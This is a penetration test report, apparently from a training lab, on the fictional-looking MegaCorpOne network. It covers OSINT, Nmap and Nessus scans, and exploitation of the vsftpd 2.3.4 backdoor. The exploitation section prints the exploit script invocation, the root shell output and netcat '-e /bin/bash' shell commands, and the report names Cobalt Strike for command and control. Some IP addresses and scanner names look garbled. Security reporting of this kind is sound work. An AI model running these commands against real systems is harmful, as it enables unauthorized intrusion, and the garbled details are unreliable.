



Cybersecurity

Penetration Test Report Template

**MegaCorpOne**

**Penetration Test Report**

**CYBERGUARDIAN SYSTEMS, LLC**

## Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

# Table of Contents

Confidentiality Statement	2
Table of Contents	3
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary	10
Summary Vulnerability Overview	33
Vulnerability Findings	34
Weak Password on Public Web Application	35
MITRE ATT&CK Navigator Map	38

## Contact Information

<b>Company Name</b>	CYBERGUARDIAN SYSTEMS, LLC
<b>Contact Name</b>	YANIQUE ROBERTS-TRACEY
<b>Contact Title</b>	Penetration Tester
<b>Contact Phone</b>	416-894-5842
<b>Contact Email</b>	YANIQUE@CYBERGUARDIANSYSTEMS.COM

## Document History

Version	Date	Author(s)	Comments
001	11/19/2023	Yanique Roberts-Tracey	Began working on the engagement report by completing and adding screenshots.
002	11/21/2023	Yanique Roberts-Tracey	Continued compiling the report by adding screenshots. Outlined strengths and weaknesses.
003	11/22/2023	Yanique Roberts-Tracey	Outlined vulnerabilities, rated them from critical to low and completed MITRE ATT&CK Navigator Map.
004	11/25/2023	Yanique Roberts-Tracey	Initial review of complete report. Finetuned and added and removed screenshots where applicable.
005	11/27/2023	Yanique Roberts-Tracey	Final review of complete report.

## Introduction

In accordance with MegaCorpOne's policies, CYBERGUARDIAN SYSTEMS, LLC (henceforth known as CGS) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on several systems on MegaCorpOne's network segments by CGS during November 2023.

For the testing, CGS focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

CGS used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

# Penetration Testing Methodology

## Reconnaissance

CGS begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

CGS uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

CGS's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:





## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- **Firewall Implementation:** MegaCorpOne has a firewall infrastructure that contributes to the overall security of its network by controlling and monitoring incoming and outgoing traffic.
- **Proactive Cybersecurity Measures:** The organization demonstrates a proactive stance towards cybersecurity by contracting CGS for penetration testing of their network. This proactive approach signifies a commitment to identifying and addressing vulnerabilities promptly, enhancing the overall resilience of MegaCorpOne's network against potential threats.
- **Knowledge of the Importance of Password Management:** MegaCorpOne's ability to draw attention to suspicions of weak password usage shows that management has knowledge of the importance of password management.

## Summary of Weaknesses

CGS successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.


- **Password Security Practices:** Weaknesses in password policies and practices were uncovered, revealing instances of plain text password storage and insufficient complexity requirements. The initial network penetration by CGS through credentials obtained from the website for Tom Hudson, where the password and username were both 'thudson', underscores the issue of employees using weak passwords. Addressing this vulnerability requires educating users about the importance of strong passwords and implementing mandatory requirements for their use. Additionally, users should be informed about the risks associated with storing strong passwords in plaintext on their devices.
- **Lack of Network Segmentation:** The absence of robust network segmentation allowed lateral movement within the network, enabling CGS to successfully move from one device to another once inside the network.
- **Lack of Defense in Depth:** The organization's vulnerability to higher risks due to the absence of Multi-Factor Authentication (MFA) or alternative secondary defense measures was evident. CGS effectively infiltrated the network using various sets of credentials without encountering a second authentication layer, underscoring the deficiency in having an additional line of defense.
- **User Awareness Training Gap:** The successful establishment of a foothold in the network by CGS was attributed to weak passwords; and further escalation was achieved through inadequate password storage practices. This underscores a potential deficiency in user awareness, emphasizing the critical need for robust training programs that stress the importance of using strong passwords and secure storage methods.
- **Patch Management:** Utilizing tools such as shodan.io and Nessus, a total of 44 and 66 potential vulnerabilities were identified, respectively. Among the vulnerabilities found in Nessus, 10 were classified as critical, 6 as high, and 23 as medium severity. The assessment revealed incomplete patch management, leaving specific systems exposed to well-known vulnerabilities, thereby increasing the risk of exploitation by potential attackers.
- **Weakness in Open Ports:** Allowing various ports to remain open poses a security risk, as it increases the potential attack surface and provides more avenues for unauthorized access. Specifically, port 21 on host 172.22.117.150 was found open and vulnerable to the 'ftp-vsftpd-backdoor' exploit, indicating a specific threat that was successfully exploited by CGS, and could be exploited by a threat actor if not properly addressed.

# Executive Summary

## Google Dorking

In the reconnaissance phase, CGS initiated Google Dorking to gather information about MegaCorpOne. This involved acquiring employee email addresses, first and last names of employees, and domain information. Various operands were employed during this process:

- `site:megacorpone.com` – used to identify web service name and version as per the screenshots below:





## Index of /assets


<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">css/</a>	2016-08-21 11:21	-	
<a href="#">fonts/</a>	2016-08-21 11:21	-	
<a href="#">img/</a>	2017-10-03 09:08	-	
<a href="#">js/</a>	2016-08-21 11:21	-	

*Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 443*

- `intext:email site:megacorpone.com`: used to gather employees' usernames and email addresses as per below:




- 'site:megacorpone.com ext:doc' and 'site:megacorpone.com ext:pdf' were used to search for hidden files, but yielded no results.
- site:megacorpone.com ext:txt: to search for hidden files:



User-agent: \*  
Allow: /  
Allow: /nanites.php

## Shodan.io

In addition to the above, OSINT was conducted using the tool Shodan.io. An nslookup query was performed on megacorpone.com, and the results were as follows:



```

Microsoft Windows [Version 10.0.19045.3570]
(c) Microsoft Corporation. All rights reserved.

C:\Users\User>nslookup megacorpone.com
Server: mynetwork.home
Address: 192.168.2.1


Name:   megacorpone.com

C:\Users\User>nslookup www.megacorpone.com
Server: mynetwork.home
Address: 192.168.2.1

Non-authoritative answer:
Name:   www.megacorpone.com
Address: 149.56.244.87

C:\Users\User>
  
```



After obtaining and querying the IP address for the MegaCorpOne domain, three open ports - Port 80, Port 22, and Port 443 - were identified. The SSH version running on the server was SSH-2.0-OpenSSH\_7.9p1 Debian-10+deb10u3. Additionally, the operating system was determined to be Debian, running on Apache httpd 2.4.38. The server's location was identified as Montreal, Canada, as shown in the accompanying screen capture.



Potential vulnerabilities were identified in this step based on the software and version, denoted by the following CVE numbers:

CVE-2023-27522, CVE-2023-25690, CVE-2022-37436, CVE-2022-36760, CVE-2022-31813, CVE-2022-30556, CVE-2022-29404, CVE-2022-28615, CVE-2022-28614, CVE-2022-28330, CVE-2022-26377, CVE-2022-23943, CVE-2022-22721, CVE-2022-22720, CVE-2022-22719, CVE-2021-44790, CVE-2021-44224, CVE-2021-40438, CVE-2021-39275, CVE-2021-36160, CVE-2021-34798, CVE-2021-33193, CVE-2021-26691, CVE-2021-26690, CVE-2020-9490, CVE-2020-35452, CVE-2020-1934, CVE-2020-1927, CVE-2020-13938, CVE-2020-11993, CVE-2020-11984, CVE-2019-9517, CVE-2019-17567, CVE-2019-10098, CVE-2019-10092, CVE-2019-10082, CVE-2019-10081,





## Zenmap

After gaining access to the internal network, Zenmap and Nessus were utilized for scanning. Zenmap visually analyzed the network topology and identified potential vulnerabilities. The initial step involved identifying the subnet as outlined below:

```

3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:02:04:12 brd ff:ff:ff:ff:ff:ff
    inet 172.22.117.100/16 brd 172.22.255.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::046d:b122:9b00:ee1b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
  
```

The scan was intensified by updating it to cover the subnet 172.22.0.0/16 and incorporate the 'ftp-vsftpd-backdoor' backdoor exploit. This revealed various open ports across the subnet, with IP 172.22.117.150 identified as vulnerable to the 'ftp-vsftpd-backdoor' exploit.



```

Zenmap
Scan Tools Profile Help
Target: 172.22.0.0/16 Profile: Intense scan Scan Cancel
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.0.0/16

Hosts Services Nmap Output Ports/Hosts Topology Host Details Scans
OS Host
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT ADDRESS
1 0.66 ms WinDC01 (172.22.117.10)

Nmap scan report for 172.22.117.150
Host is up (0.601s latency).
Not shown: 277 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-vsftpd-backdoor:
|_ VULNERABLE:
|_ vsFTPD version 2.3.4 backdoor
|_ State: VULNERABLE (Exploitable)
|_ IDs: BID:48539 CVE:CVE-2011-2523
|_ vsFTPD version 2.3.4 backdoor, this was
|_ reported on 2011-07-04.
|_ Disclosure date: 2011-07-03
|_ Exploit results:
|_ Shell commands: id
|_ Results: uid=0(root) gid=0(root)
|_ References:

Filter Hosts
** (zenmap:2551): WARNING ** 20:50:32.40: invalid source position for vertical gradient
** (zenmap:2551): WARNING ** 20:50:33.10: invalid source position for vertical gradient
** (zenmap:2551): WARNING ** 20:50:33.10: invalid source position for vertical gradient
** (zenmap:2551): WARNING ** 20:54:45.89: invalid source position for vertical gradient
** (zenmap:2551): WARNING ** 20:54:45.89: invalid source position for vertical gradient
** (zenmap:2551): WARNING ** 20:54:45.89: invalid source position for vertical gradient
** (zenmap:2551): WARNING ** 20:54:45.89: invalid source position for vertical gradient
** (zenmap:2551): WARNING ** 20:54:45.89: invalid source position for vertical gradient
** (zenmap:2551): WARNING ** 20:54:45.89: invalid source position for vertical gradient

```

After performing a Zenmap scan and discovering the vulnerability of host 172.22.117.150 to the 'ftp-vsftpd-backdoor' exploit on port 21, further scanning was conducted using the Nessus tool. The Nessus scan revealed 64 vulnerabilities of varying severity levels, ranging from informational to critical.

172.22.117.150				
8	5	16	5	74
Critical	High	Medium	Low	Info
Vulnerabilities				
SEVERITY	CVE ID	PLUGIN	NAME	Total: 136
Critical	9.8	134862	Apache Tomcat AJP Connector Request Injection (GHOST)	
Critical	9.8	51988	Bind Shell Backdoor Detection	
Critical	9.8	20037	SSL Version 2 and 3 Protocol Detection	
Critical	10.0	23850	Unix Operating System Unsupported Version Detection	
Critical	10.0*	32114	Debian OpenSSH/Openssl Package Random Number Generator Weakness	
Critical	10.0*	32321	Debian OpenSSH/Openssl Package Random Number Generator Weakness (SSL check)	
Critical	10.0*	11350	NFS Exported Share Information Disclosure	
Critical	10.0*	61709	VNC Server 'password' Password	
High	8.8	126789	ISC BIND Service Downgrade / Reflected DoS	
High	7.5	13008	ISC BIND Denial of Service	
High	7.5	42266	NFS Shares World Readable	
High	7.5	42872	SSL Medium Strength Cipher Suites Supported (DHEET32)	
High	7.5	90500	Samba Badlock Vulnerability	
Medium	6.8	76479	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POC0LE)	
Medium	6.5	130815	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.12.x < 9.17.4 DoS	
Medium	6.5	51192	SSL Certificate Cannot Be Trusted	
Medium	6.5	67582	SSL Self-Signed Certificate	
Medium	6.5	196788	TLS Version 1.0 Protocol Detection	
Medium	5.9	81785	SSL Anonymous Cipher Suites Supported	
Medium	5.9	89678	SSL OROVAM Attack Vulnerability (Decrypting RSA with Decipher and Weakness in Encryption)	
Medium	5.9	63424	SSL RC4 Cipher Suites Supported (Bar Mitnah)	
Medium	5.8	11218	HTTP TRACE / TRACK Methods Allowed	
Medium	5.3	57408	SAS Signing not required	
Medium	5.3	67904	SSL Certificate Keying	
Medium	5.3	45411	SSL Certificate with Wrong Issuance	
Medium	5.3	20928	SSL Weak Cipher Suites Supported	
Medium	4.0*	52611	SNTP Service STARTTLS Plaintext Command Injection	
Medium	4.0*	86013	SSH Weak Algorithms Supported	
Medium	4.0*	41406	SSL/TLS EXPORT_RSA == 512-bit Cipher Suites Supported (FREAK)	
Medium	3.7	140054	SSH Weak Key Exchange Algorithms Enabled	
Medium	3.7	83788	SSL/TLS EXPORT_DH == 512-bit Export Cipher Suites Supported (Logjam)	
Medium	2.9*	78428	SSH Server CBC Mode Ciphers Enabled	
Medium	2.9*	17145	SSH Weak MAC Algorithms Enabled	
Medium	2.9*	194027	X-Server: Detection	
Info	N/A	19118	ICMP Timestamp Request Remote Date Disclosure	
Info	N/A	18228	RPC portmapper Service Detection	
Info	N/A	21180	AJP Connector Detection	
Info	N/A	16249	ApacheBanner Linux Distribution Disclosure	
Info	N/A	40304	Apache HTTP Server Version	
Info	N/A	34579	Backported Security Patch Detection (PMP)	
Info	N/A	20520	Backported Security Patch Detection (SSP)	
Info	N/A	38411	Backported Security Patch Detection (WWW)	

## Searchsploit

In the vulnerability exploitation phase, the focus shifted to targeting Linux machines. The investigation involved using SearchSploit to identify exploitable services on the target host. A Python script was then utilized to assess the feasibility of gaining shell access, specifically targeting a service on port 21. The successful execution of these steps resulted in the opening of a shell on the Linux machine.

```

(root@kali)~#
➔ python /usr/share/exploiter/exploits/unix/remote/49757.py 172.22.117.350
Success, shell opened
Send 'exit' to quit shell
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lih
lost+found
media
mnt
mohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
ymlinux
whoami
root

```

```

File Actions Edit View Help
^C

(root@kali)~#
➔ nc 127.0.0.1 4445
nslookup
whoami
;; Got recursion not available from 172.21.48.1, trying next server
Server:      172.22.117.10
Address:     172.22.117.10#53

** server can't find whoami.mshome.net: SERVFAIL
clear
whoami
;; Got recursion not available from 172.21.48.1, trying next server
Server:      172.22.117.10
Address:     172.22.117.10#53

** server can't find clear.mshome.net: SERVFAIL
^C

(root@kali)~#
➔ nc 127.0.0.1 4445
whoami
root
nslookup

```

```

File Actions Edit View Help

1 ➔ (root@kali)~#
➔ nc 127.0.0.1 4445 -e /bin/bash

(root@kali)~#
➔ nc -lvp 4445 -e /bin/bash
listening on [any] 4445 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 37742

(root@kali)~#
➔ nc -lvp 4445 -e /bin/bash
listening on [any] 4445 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 37744

```

## C2 Framework

In the initial scans on MegaCorpOne's domain, it was revealed that the network predominantly consisted of Windows machines, with Linux machines interspersed. The firewall rules permitted outbound traffic on ports 80, 443 TCP, and port 53 UDP. In accordance with the terms of the engagement contract, the chosen C2 frameworks selected were as follows:

- Cobalt Strike: supports Windows operating systems, communicates over HTTP/S, DNS, TCP, and SMB channels, is written in Java, and is closed source. However, it lacks Slack or Twitter links for support questions.
